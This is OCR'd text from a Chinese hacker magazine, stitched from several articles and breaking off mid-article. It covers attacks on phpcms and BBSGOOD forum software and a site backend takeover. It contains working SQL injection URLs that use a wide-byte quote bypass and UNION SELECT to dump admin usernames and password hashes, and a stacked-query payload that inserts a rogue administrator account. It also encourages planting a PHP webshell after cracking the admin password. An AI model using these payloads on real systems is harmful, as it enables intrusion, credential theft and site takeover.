


图14 进行修改




图15 成功写入

到http://www.xmd5.com/上进行破解，口令竟然是网站域名！然后利用猜解出来的管理员口令进行登录，提示管理员用户不存在，想不到管理员还修改了管理员账户。口令是域名，那管理员账户会不会也是域名呢？试试看……没想到还真是的，成功登录网站后台，图13所示。

进入后台，接着自然就是拿webshell了。点击“模板管理”，可以直接修改文件，选中网站根目录下的tag.php文件，可以进行修改，如图14、图15所示。我这里没有写入php马，只是测试一下是否可以修改文件，大家可以利用此方法写入php马。


五、总结

这个漏洞还是编码处理漏洞，URL处理%27解码之后变成了“'”，导致放入SQL语句形成SQL注入漏洞。文章中有什么不明白的地方可以到《黑客手册》论坛给我留言，我ID号是rabbitsafe。


（文中用到的口令猜解工具dedeExp.exe已经收录在光盘中）

编辑点评：

这个文章又给我们提供了一种漏洞探测的方法，编码URL中的特殊字符看来也是非常有用的。



定价：26元



图落叶纷飞[J.L.S.T] @ 肇庆

从本文你可以了解到phpcms的三个高危注射漏洞

最近下了套最新版的phpcms来看，发现其存在很多问题，下面我就来为大家介绍phpcms的三个高危注射漏洞。

第一个注射漏洞

这个注射漏洞是零客的“小蟑螂”大哥发现的，漏洞存在于member/member.php文件中，以下是漏洞代码：

```
.......省略........
$m = $db->get_one("SELECT * FROM ".TABLE_MEMBER." m , ".TABLE_MEMBER_INFO." i WHERE m.userid=i.userid AND m.username='$username' ","CACHE",86400);
.......省略........
```

$username变量没有做任何过滤就进入数据库进行查询了，这样就导致了注射漏洞的产生。由于变量前后都有单引号“'”，所以我们要在magic_qoute_gpc=on的时候才能利用这个漏洞。但最近爆发了多字节编码漏洞，所以我们能以一个被遗弃的中文编码来绕过验证。以前的杂志中“小帅”已经说得很清楚，这里我就不再详述了，如果各位对多字节编码漏洞有疑惑的话，可以参考本期的《从PHP宽字符转码漏洞到phpwind、sablog漏洞分析》一文。

第二个注射漏洞

第二个注射漏洞存在于message/friend.php文件中，以下是部分漏洞代码：

```
.......省略........
if($username)
{
    $r = $db->get_one("SELECT * FROM ".TABLE_MEMBER." m,".TABLE_MEMBER_INFO." i WHERE m.username='".$username."' AND m.userid=i.userid");
.......省略........
```

从代码中可以看出，变量$username不为空就进入数据库进行查询，这样就产生了注射漏洞。下面，我们就来利用一下这个漏洞。

提交以下注射语句：

```
http://www.nohack.cn/phpcms/house/web.php?username=luoye%cf'union/**/select/**/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,58,59,60,61,62,63,64,65/**/from/**/phpcms_member/*
```

返回的页面如图1所示。




图1 union语句

从图1中可以看出，只要我们把字段64的位置换成字段名就能爆出数据了，我们提交：http://127.0.0.1/phpcms/house/web.php?username=luoye%cf'union/**/select/**/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,58,59,60,61,62,63,username,65/**/from/**/phpcms_member/**/where/**/userid=1/*，成功爆出了后台管理员的账号，如图2所示。




图2 管理员账号

现在只要我们提交：http://127.0.0.1/phpcms/house/web.php?username=luoye%cf'union/**/select/**/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,58,59,60,61,62,63,password,65/**/from/**/phpcms_member/**/where/**/userid=1/*就能爆出后台管理员的密码了。

我们也可以用concat()函数来把后台管理员的账号密码同时抓出，语句是：http://127.0.0.1/phpcms/house/web.php?username=luoye%cf'union/**/select/**/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,58,59,60,61,62,63,concat(username,char(34),password),65/**/from/**/phpcms_member/**/where/**/userid=1/*，其中chr(34)解码后是双引号“"”，返回的结果如图3所示。




图3 爆出用户名和密码

有的朋友可能会问，如果管理员改了表段的前缀，是不是就意味着不能成功入侵？呵呵，其实不然，我们只要提交http://127.0.0.1/phpcms/house/web.php?username=luoye%cf'就能看到表名的前缀了。

我们小组的co14制作了一个利用工具，这个工具能自动判断几个版本的字段数进行注入，比较傻瓜化，很适合新手，所以我也收录到了N0H4CK的光盘里，有兴趣的朋友可以到杂志光盘里寻找。

第三个注射漏洞

第三个注射漏洞存在于message/friend.php文件中，下面是漏洞代码：

```
.......省略........
if ($_username != $username)
{
if ($action == 'add')
{
$res = $db->query("SELECT userid FROM ".TABLE_MEMBER." where username='$username'");
.......省略........
```

从代码中可以看出，变量$username并没有做任何过滤就进入数据库进行查询，我们提交http://127.0.0.1/phpcms/message/friend.php?action=add&username=luoye%cf'就能爆出错




图4 爆出错误信息

BBSGOOD 5.0 SQL版两个注入分析暨利用

文 Tommie

从本文你可以学到：

1、BBSGOOD 漏洞分析

2、漏洞的利用构造

一、前言

好久没有看ASP程序了，于是想找些新鲜的论坛程序来看看，结果还真让我找到一款能和动网、BBSXP相提并论的论坛程序：“BBSGOOD是国内首创使用缓存技术的论坛，使得大量的访问无需服务器的重复计算。”，不知道它的安全性怎样呢？

二、过程

1、漏洞文件PostTrade.asp，关键代码如下：

```
CommName=Trim(Request.Form("CommName")) '商品名称 //355行
CommPrice=clng(Request.Form("CommPrice")) '商品价格
CommQuality=Trim(Request.Form("CommQuality")) '商品成色
CommDress=Trim(Request.Form("CommDress")) '商品地址
PicDress=Trim(Request.Form("PicDress")) '商品图片地址
Transport=Trim(Request.Form("Transport")) '买卖双方谁承担邮费
postage_mail=clng(Request.Form("postage_mail")) '平邮费用
postage_express=clng(Request.Form("postage_express")) '快递费用
```

我们看到它用Request对象的Form集合获取多个变量，除了“商品价格”、“平邮费用”、“快递费用”这几个对应的变量用了**clng**进行强制转换，其余都是用ASP内置函数**Trim**去除空格，在代码的第449行发现它拿去进行SQL执行了：

```
sql="insert into LxTel_Topic(BoardID,Ftbq,TitleColor,Subject,Text,PostUser,PostTime,RePostNum,RePostUser,IP,CreateHtml,FileName,LastPostTime,LastPostUser,BuyPostType,BuyNum,BuyExplanation,BuyUser,IsBest,FilePageNum,Hits,IsTop,Admin,IsDel,ZT,GG,BoldFace,CommTrue,CommName,CommPrice,CommQuality,CommDress,PicDress,Transport,postage_mail,postage_express,postsh,upfiletype,myfiles) values "
sql=sql+"("&BoardID&",'"&Ftbq&"','"&TitleColor&"','"&Server.HTMLEncode(titlename)&"','"&nl&"','"&UserName&"',0,0,'"&UserName&"','"&ipdress&"',"&IsCreateHtml&",'"&FileName&"',0,'"&UserName&"',"&BuyPostType&","&BuyNum&",'"&BuyExplanation&"','"&UserName&"',0,0,0,0,0,0,0,0,"&BoldFace&",1,'"&CommName&"','"&CommPrice&"','"&CommQuality&"','"&CommDress&"','"&PicDress&"','"&Transport&"',"&postage_mail&","&postage_express&","&shzt&",'"&fjtype&"',0)"
conn.execute(sql) //449行
```

这里用SQL进行更新数据库，而不用ASP的内置对象recordset，目的是为了减少服务器的负担，而这套ASP程序也以其速度著称。尽管这样，也会牵连出安全隐患，我这里选择了**transport**这个变量来构造语句（当然你也可以选择CommName变量，只是闭合前面insert语句比较费劲。）：

```
0',0,0,0,0,0);insert/**/into/**/bbsgood_admin(admin,username,password,addtime,loginnum,lastlogintime,loginfnum,loginftime)/**/values/**/(0,'Tommie','1224102834de3f76',0,0,0,0,0)--
```

这段语句的意思是闭合前面的insert语句，利用MSSQL多句执行的特性另起一个insert语句，再利用MSSQL特有的注释符/**/、--，作为分割和注释后面的语句。ACCESS因为不支持多句、没有注释符，所以ACCESS版即使能闭合前面的insert语句也不存在安全隐患。

我们到论坛注册一个用户，在任意一个板块发一个交易帖，如图1所示。




图1 发贴

内容随意写，在发帖前用Winsock嗅探，为的就是构造一个数据包，如图2所示。




图2 发布新帖

有些聪明的读者不明白，为什么不直接在文本框输入SQL语句提交，而是要用NC提交呢？其实，我开始也觉得奇怪，为什么官方这么自信，不将CommName、CommPrice这些变量进行过滤呢？后来我发现，原来官方是用本地JS进行字符转换，导致了直接在表单中提交的语句都会被强制转换。

我们将抓取的数据放到一个新的文本文档中，如图3所示。




图3 抓到的数据

